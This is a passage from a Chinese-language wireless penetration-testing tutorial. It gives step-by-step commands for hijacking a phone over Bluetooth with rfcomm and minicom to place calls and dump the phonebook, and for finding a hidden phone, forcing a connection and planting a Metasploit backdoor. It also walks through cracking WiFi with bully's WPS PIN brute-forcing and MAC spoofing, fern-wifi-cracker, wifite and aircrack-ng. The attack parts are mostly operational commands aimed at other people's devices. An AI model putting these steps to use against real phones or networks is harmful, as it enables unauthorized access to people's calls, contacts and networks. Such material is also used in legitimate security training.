
6.与目标蓝牙设备建立映射：

rfcomm bind /dev/rfcomm0

7.配置 minicom：

输入 minicom -m -s 进入 setup 模式；


选择 Serial port setup:



设置 Serial Device 为/dev/rfcomm0 #这里与前面的映射设备相同


Save setup as dfl　　#回车保存

Exit from Minicom　　#退出



8.开始控制目标手机：


输入 minicom -m　　#开始控制目标手机，此时目标手机会出现一个“串口已连接”的窗口一闪而过！



在该窗口输入 atdt xxxxx(电话号码)　　#拨打电话

输入 at+cpbr=1,80　　#显示目标手机电话簿，这里 1 为从第一个开始显示，80 为到第 80 个结束显示

更多功能按 alt+z 键！



5.2.2.2、通过蓝牙渗透智能手机

环境：攻击主机和目标手机在同一局域网下；目标手机开启了蓝牙，但是设置了隐藏

简单原理：得知目标手机开启了蓝牙，通过 bluegranger 向目标手机发送后门程序，配合 msf 渗透手机


详细过程：

1. 加载蓝牙设备并扫描，未发现蓝牙设备：

hciconfig

hciconfig hci0 up

hcitool scan




手机端设置：

2.使用 fang 工具扫描隐藏的蓝牙设备，可以设置扫描范围，默认为 000000000000>>>ffffffffff；为了快些，这里设置的范围比较小 ，实际就不一定有这么简单了！

fang -r 范围 -s

fang -r b0aa3618e5d8-b0aa3618e5f4 -s

ok，扫到一个 myteelphone 的设备：




3.使用 blueranger 工具强制连接蓝牙设备：


blueranger.sh <hciX> <bdaddr>　　#这里是： blueranger.sh hci0 b0:aa:36:18:e5:e4

手机端显示：

4.使用 msf 生成后门并开始监听，然后用系统自带蓝牙软件将后门程序发送至目标手机，此时目标手机会弹出一个接受文件的对话框，假设此人点击接受并运行该程序：




渗透成功



5.2.3、bully

说起利用路由的 wps 漏洞破解 wifi 密码,相信很多人会第一时间想到 reaver；bully 也是一款利用路由的 wps 漏洞来破解 wifi 密码的软件,相比 reaver,可能 bully 要更加暴力强悍,就像它的名字!



usage: bully <options> interface

Required arguments:

interface : Wireless interface in monitor mode (root required)

-b, --bssid macaddr : MAC address of the target access point Or

-e, --essid string : Extended SSID for the access point

Optional arguments:

```
    -c, --channel N[,N...] : Channel number of AP, or list to hop [b/g]
    -i, --index N          : Starting pin index (7 or 8 digits)  [Auto]
    -l, --lockwait N       : Seconds to wait if the AP locks WPS   [43]
    -o, --outfile file     : Output file for messages          [stdout]
    -p, --pin N            : Starting pin number (7 or 8 digits) [Auto]
    -s, --source macaddr   : Source (hardware) MAC address      [Probe]
    -v, --verbosity N      : Verbosity level 1-3, 1 is quietest     [3]
    -w, --workdir path     : Location of pin/session files  [~/.bully/]
    -5, --5ghz             : Hop on 5GHz a/n default channel list  [No]
    -B, --bruteforce       : Bruteforce the WPS pin checksum digit [No]
    -F, --force            : Force continue in spite of warnings   [No]
    -S, --sequential       : Sequential pins (do not randomize)    [No]
    -T, --test             : Test mode (do not inject any packets) [No]

Advanced arguments:

    -a, --acktime N        : Deprecated/ignored                  [Auto]
    -r, --retries N        : Resend packets N times when not acked  [2]
    -m, --m13time N        : Deprecated/ignored                  [Auto]
    -t, --timeout N        : Deprecated/ignored                  [Auto]
    -1, --pin1delay M,N    : Delay M seconds every Nth nack at M5 [0,1]
    -2, --pin2delay M,N    : Delay M seconds every Nth nack at M7 [5,1]
    -A, --noacks           : Disable ACK check for sent packets    [No]
    -C, --nocheck          : Skip CRC/FCS validation (performance) [No]
    -D, --detectlock       : Detect WPS lockouts unreported by AP  [No]
    -E, --eapfail          : EAP Failure terminate every exchange  [No]
    -L, --lockignore       : Ignore WPS locks reported by the AP   [No]
    -M, --m57nack          : M5/M7 timeouts treated as WSC_NACK's  [No]
    -N, --nofcs            : Packets don't contain the FCS field [Auto]
    -P, --probe            : Use probe request for nonbeaconing AP [No]
```

```
-R, --radiotap          : Assume radiotap headers are present [Auto]
-W, --windows7          : Masquerade as a Windows 7 registrar   [No]
-Z, --suppress          : Suppress packet throttling algorithm  [No]
-V, --version           : Print version info and exit
-h, --help              : Display this help information
```

中文翻译:

用法: bully 〈选项〉网卡

必选参数:

网卡 : 激活至监听模式 monitor 的网卡 mon0,mon1...

-b : bssd

-e : essd

可选参数:

-c : 信道:有些 ap 会周期性的更换信道,这会让 bully 重新获取 ap 并攻击,并无需认为干预,但这会影响破解速度；如果没有选择信道,bully 会在所有信道上跳转!

-i : 通常我们并不会从 0000 开始 pin,当选择从自定义数字起 pin 时用该选项定义起 pin 只的长短；至少 7

-l : 等待值:此选项可以设置等待一个 ap 锁定 wps 值的时间；一般被设定为 5 分钟,因为默认 43 秒,所以在这期间可以保证 bully 休 眠 7 次

-p :自定义起 pin 值,默认为 0

-s : 自定义 mac 地址,用该选项可以欺骗并绕过绑定 mac 的 ap

-v :自定义显示级别；1 为安静级别,3 为详细级别

-w :工作目录,用于创建和使用自定义脚本

-5 : 使用 5ghz 的信道,而不是 2.54ghz

-B :猜解而不是计算 wps 范围

-F : 强制使用,有时候一些选项并不适合所有用户使用,所以它将显示错误并退出程序,高级用户可以用该选项使用

-S : 使用顺序测试,而非随机测试

- T :测试模式

5.2.4、图形化工具 fern-wifi-cracker

使用方法：

steup 1 ： select interface #选择网卡


steup 2 ：click to scan for all ... #扫描网络

steup 3 ：active #激活

steup 4 ：click to wep or wpa ... #选择 wep 或 wpa 加密的信号


steup 5 ： 选择要破解的网络

steup 6 ：attack #开始破解 wpa wpa2 加密的需要字典(key datebase)




5.2.5、WiFite v2

Wifite 是一款自动化 wifi 密码破解工具，特点是支持多个 wep，wpa 加密的 wifi 网络，而且过程自动配置，无需人员干预！




使用方法：

终端输入 wifite，回车即可打开软件，软件打开侯自动扫面周围；多网卡打开之后需手动选择要使用的网卡；如果要破解 wep 加密的只需输入 wifite wep 即可，同理 wpa 和 wps...



扫描之后俺 CTRL+C 结束扫面，然后输入要破解的 wifi 网络的序号即可，然后等着就行！



kali linux 1.0.5 自带 wifite v2。

dedigned for linux！只有 linux 版。

5.2.6、Aircrack-ng

1.airdecap-ng　#一般用于加密报文的解密

参数：

-l　　#不移除 802.11 部分

-e　　#essid

-p　　#password

e.g.

airdecap-ng -l -e xxx -p passwd hack-01.cap　　#wpa wpa2

